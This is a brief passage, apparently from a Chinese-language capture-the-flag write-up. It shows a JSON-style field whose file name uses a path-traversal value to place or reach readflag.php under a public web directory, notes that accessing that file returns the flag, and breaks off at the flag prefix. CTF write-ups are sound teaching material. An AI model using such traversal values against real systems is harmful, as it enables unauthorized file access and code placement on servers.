["name": "../../../../public/frontend/js/readflag.php", "description": ""] }</p>

最後存取 readflag.php 就會取得 Flag !!



CSC{